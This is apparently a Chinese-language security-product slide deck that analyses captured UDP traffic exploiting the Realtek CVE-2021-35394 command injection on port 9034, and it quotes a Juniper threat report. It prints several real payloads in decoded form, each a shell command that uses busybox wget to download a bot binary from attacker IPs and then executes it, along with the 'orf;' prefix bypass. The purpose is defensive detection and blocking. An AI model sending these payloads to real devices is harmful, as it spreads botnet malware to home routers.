目标端口

情报类型

源IP ISP

目标IP ISP

源IP区域

目标IP区域

传输协议

应用协议

域名

时间范围

62.197.136.92

80 / 8000-8080

任意IP

80 / 8000-8080

任意

任意

2022-06-14 09:07:12 - 2022-06-14 10:07:12

发送时间	MAC	源IP	目标IP	源地理位置	目标地理位置	传输协议	应用协议	域名	情报类型	操作
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.14.217:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.4.226:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.14.172:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.14.93:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.4.165:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.4.142:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.4.179:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.4.116:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包
2022-06-14/09:0...	58-6a-b1-e0-81-f3	62.197.136.92	113.200.1.191:9034	荷兰	北京 BGP	UDP	未知应用		僵尸网络	数据包

通过命中会话，发现62.197.136.92详细的会话信息，发现这个源IP地址是来自于国外，对内网地址的9034端口进行扫描。协议为“未知应用”

[报文解析](#)[报文交互](#)[元数据](#)[报文播放](#)

报文显示过滤器

序号 ▾	时间 ▾	源地址 ▾	目标地址 ▾	网络协议 ▾	长度 ▾	详情 ▾
1	0.000000	62.197.136.92	108.114.81	UDP	170	37903 --> 9034 Len=124

- > Frame 1: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits)
- > Ethernet II, Src: Hangzhou\_e0:81:f3 (58:6a:b1:e0:81:f3), Dst: b0:b5:78:58:01:20 (b0:b5:78:58:01:20)
- > 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3102
- > Internet Protocol Version 4, Src: 62.197.136.92, Dst: 108.114.81
- > User Datagram Protocol, Src Port: 37903, Dst Port: 9034
- ✓ Data (124 bytes)

Data: 6f72663b6364202f746d703b20726d202d7266206d70736c3b202f62696e2f62757379623b2f

[Length: 124]

```
0000  b0 b5 78 58 01 20 58 6a b1 e0 81 f3 81 00 0c 1e
0010  08 00 45 00 00 98 d4 31 00 00 ef 11 4b e0 3e c5
0020  88 5c 71 d0 72 51 94 0f 23 4a 00 84 00 00 6f 72
0030  66 3b 63 64 20 2f 74 6d 70 3b 20 72 6d 20 2d 72
0040  66 20 6d 70 73 6c 3b 20 2f 62 69 6e 2f 62 75 73
0050  79 62 6f 78 20 77 67 65 74 20 68 74 74 70 3a 2f
0060  2f 36 32 2e 31 39 37 2e 31 33 36 2e 39 32 2f 70
0070  75 6d 61 78 6e 78 78 2f 62 6f 74 2e 6d 70 73 6c
0080  3b 20 63 68 6d 6f 64 20 2b 78 20 62 6f 74 2e 6d
0090  70 73 6c 3b 20 2e 2f 62 6f 74 2e 6d 70 73 6c 20
00a0  72 74 2e 6d 70 73 6c 3b 20 23
```



```
...xX. Xj. ....
F...l...K>
.\q.rQ..# J...or
f:cd /tmp ; rm -r
f mpsl: / bin/bus
ybox wget http://
/62.197.136.92/p
umaxnxx/b ot.mpsl
: chmod + x bot.m
psl: ./bo t.mpsl
rt.mpsl: #
```

## 报文解析

```
orf; cd /tmp ; rm -rfmpsl;
/bin/busybox wget
http://62.197.136.92/pum
axnxx/bot.mpsl; chmod +
xbot.mpsl; ./bot.mpslrt.mpsl; #
```

62.197.136.92给目标地址发了一个指令，去  
http://62.197.136.92/pum  
axnxx/bot.mpsl  
下载一个文件，并执行。

62.197.136.92既是扫描器，  
也是一个僵尸程序控制器。



按照NTM报文解析的内容，我们尝试打开<http://62.197.136.92/pumaxnxx/bot.mpsl>，进行文件下载，这个文件已经被我本地杀毒软件识别，是一个Linux后门程序。

如果内网有IP和62.197.136.92发生了通讯（上下行均有流量），则说明内网相关主机已经中毒。如果内网只有62.197.136.92发出的单向流量，说明只是一个僵尸木马扫描，内网目前是安全的。但无论如何，62.197.136.92这个IP地址需要在出口进行阻断，尤其是HW期间。



# RealTek CVE-2021-35394 Exploited in the Wild



## The Attack

One of the Realtek vulnerabilities disclosed last week concerns a UDP server running on port 9034. In 2015, Peter Adkins found that certain D-Link routers were running a UDP server that allowed remote execution of arbitrary commands. This vulnerability was ostensibly patched, but IoT Inspector Research Lab found that the fix was simply to verify that all command strings had the prefix "orf". This mitigation is easily circumvented by prepending "orf;" to any injected command string:

```
orf;malicious_command
```

Exploits require only a single UDP packet from the attacker. Each observed variant of this attack follows the same steps. First, the attackers use the open UDP server to inject a shell command:

The injected command, seen in the data field above, is:

```
orf;cd /tmp||cd /var&&busybox wget hxxp://45[.]61.188.184/f.sh -O b.sh&&sh b.sh;#
```

The invalid "orf" command is ignored and a shell script is downloaded, renamed and executed. The following is an example of

该漏洞存在 Realtek RTL8xxx SoC chipsets，因此广泛存在家庭无线路由器中。  
攻击代码有一个 orf; 的前缀，然后去执行相关的下载任务。

<https://blogs.juniper.net/en-us/threat-research/realtek-cve-2021-35394-exploited-in-the-wild>

## 思考:

通过NTM的威胁情报，发现互联网用户对数据中心的扫描或者其他恶意攻击。那么，会不会还有类似的行为但没有被威胁情报发现呢？

我们回想一下刚才数据包的特性。除去威胁情报外，还有特征：  
“未知协议” + 目标端口 “9034”

我们可以基于这些条件进行筛选，然后通过NTM数据包还原来进行甄别。

# NTM—发现更多攻击



由于我们试图发现传统安全厂商没有发现的类似攻击行为，因此，需要在“溯源分析”中“流量诊断”进行查询，而不是在威胁情报中查询。

报文解析 报文交互 元数据 报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	209.141.36.35	113.208.114.168	UDP	148	36975 --> 9034 Len=102

```
> Frame 1: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on 0
> Ethernet II, Src: Hangzhou_e0:81:f3 (58:6a:b1:e0:81:f3), Dst: b0:b5:78:58:01:20 (b0:b5:78:58:01:20)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3102
> Internet Protocol Version 4, Src: 209.141.36.35, Dst: 113.208.114.168
> User Datagram Protocol, Src Port: 36975, Dst Port: 9034
> Data (102 bytes)
```

```
0000  b0 b5 78 58 01 20 58 6a b1 e0 81 f3 81 00 0c 1e  ..xX. Xj. ....
0010  08 00 45 00 00 82 d4 31 00 00 f0 11 1c 10 d1 8d  ..E...l. ....
0020  24 23 71 d0 72 a8 90 6f 23 4a 00 6e 00 00 63 64  $q.r..o# J.n..cd
0030  20 2f 74 6d 70 3b 20 72 6d 20 2d 72 66 20 6d 69  /tmp: rm -rf mi
0040  70 73 65 6c 3b 20 2f 62 69 6e 2f 62 75 73 79 62  pset: /bin/busyb
0050  6f 78 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 32  ox wget h ttp://2
0060  2e 35 36 2e 35 39 2e 32 32 35 2f 6d 69 70 73 65  .56.59.22 5/mipse
0070  6c 3b 20 63 68 6d 6f 64 20 2b 78 20 6d 69 70 73  l: chmod +x mips
0080  65 6c 3b 20 2e 2f 6d 69 70 73 65 6c 20 72 65 61  el: ./mip sel rea
0090  6c 74 65 6b 1tek
```

## 报文解析:

```
cd /tmp; rm -rf mipsel; /bin/busybox
wget http://2.56.59.225/mipsel;
chmod +x mipsel; ./mipsel realtek
```

## 报文说明:

209.141.36.35给目标地址发了一个指令，去http://2.56.59.225/mipsel下载一个文件，并执行。

## 分析结果:

- 209.141.36.35的确是一个有问题的IP地址。
- 攻击代码发生变化，相对于前面的报文，攻击代码少了前缀**orf**，可能是针对的目标有所变化。

209.141.36.35

IOC反馈

境外IDC



0%

恶意程度

主机名	-	地理位置	美国/内华达州/拉斯维加斯	IDC服务器	是	资产类型	-
端口	-	ASN	AS53667 PONYNET	用户类型	境外IDC	资产型号	-
服务	-	代理	否	阻断影响系数	20	相关漏洞	-

相关安全报告: ②

没有数据

威胁情报 (0)

域名反查

主机信息 (0)

数字证书

AI判定

网页结果

把这个IP地址拿到某安全情报校验平台进行校验，标识恶意程度为0%  
但从刚才NTM报文解析来看，这个IP是100%的僵尸网络的扫描器，同时，攻击代码里面没有前缀orf，可能是传统攻击的一个变种。



# NTM—发现更多攻击



报文解析 报文交互 元数据 报文播放

报文显示过滤器

序号	时间	源地址	目标地址	网络协议	长度	详情
1	0.000000	205.185.113.160	113.208.114.157	UDP	148	34692 → 9034 Len=102

> Frame 1: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits)

> Ethernet II, Src: Hangzhou\_e0:81:f3 (58:6a:b1:e0:81:f3), Dst: b0:b5:78:58:01:20 (b0:b5:78:58:01:20)

> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 3102

> Internet Protocol Version 4, Src: 205.185.113.160, Dst: 113.208.114.157

> User Datagram Protocol, Src Port: 34692, Dst Port: 9034

> Data (102 bytes)

0000

b0 b5 78 58 01 20 58 6a b1 e0 81 f3 81 00 0c 1e ..xX. Xj. ....

0010

08 00 45 00 00 82 d4 31 00 00 f0 11 d2 71 cd b9 ..E...l. ....q..

0020

71 a0 71 d0 72 9d 87 84 23 4a 00 6e 00 00 63 64 q.q.r...# J.n..cd

0030

20 2f 74 6d 70 3b 20 72 6d 20 2d 72 66 20 6d 69 /tmp: rm -rf mi

0040

70 73 65 6c 3b 20 2f 62 69 6e 2f 62 75 73 79 62 pset: /bi n/busyb

0050

6f 78 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 32 ox wget h ttp://2

0060

2e 35 36 2e 35 39 2e 32 32 35 2f 6d 69 70 73 65 .56.59.22 5/mipse

0070

6c 3b 20 63 68 6d 6f 64 20 2b 78 20 6d 69 70 73 l: chmod +x mips

0080


65 6c 3b 20 2e 2f 6d 69 70 73 65 6c 20 72 65 61 el: ./mip sel rea

0090

6c 74 65 6h ltrak

205.185.113.160 [IOC反馈](#)

境外IDC ⓘ



主机名	-	地理位置	美国/内华达州/拉斯维加斯	IDC服务器	是	资产类型	-
端口	-	ASN	AS53667 PONYNET	用户类型	境外IDC	资产型号	-
服务	-	代理	否	阻断影响系数	20	相关漏洞	-

相关安全报告: ⓘ

没有数据

同样情况也发生在205.185.113.160，某安全情报校验平台进行校验，标识恶意程度为0%但从刚才NTM报文解析来看，这个IP是100%的僵尸网络的扫描器。类似情况还在205.185.124.253，202.185.118.126, 179.43.155.158等IP也是类似。

结论：NTM的确可以发现传统安全公司没有发现的攻击行为，同时也可以发现一些攻击的变种导致的新型攻击。



2022

畅享连世界

THANK YOU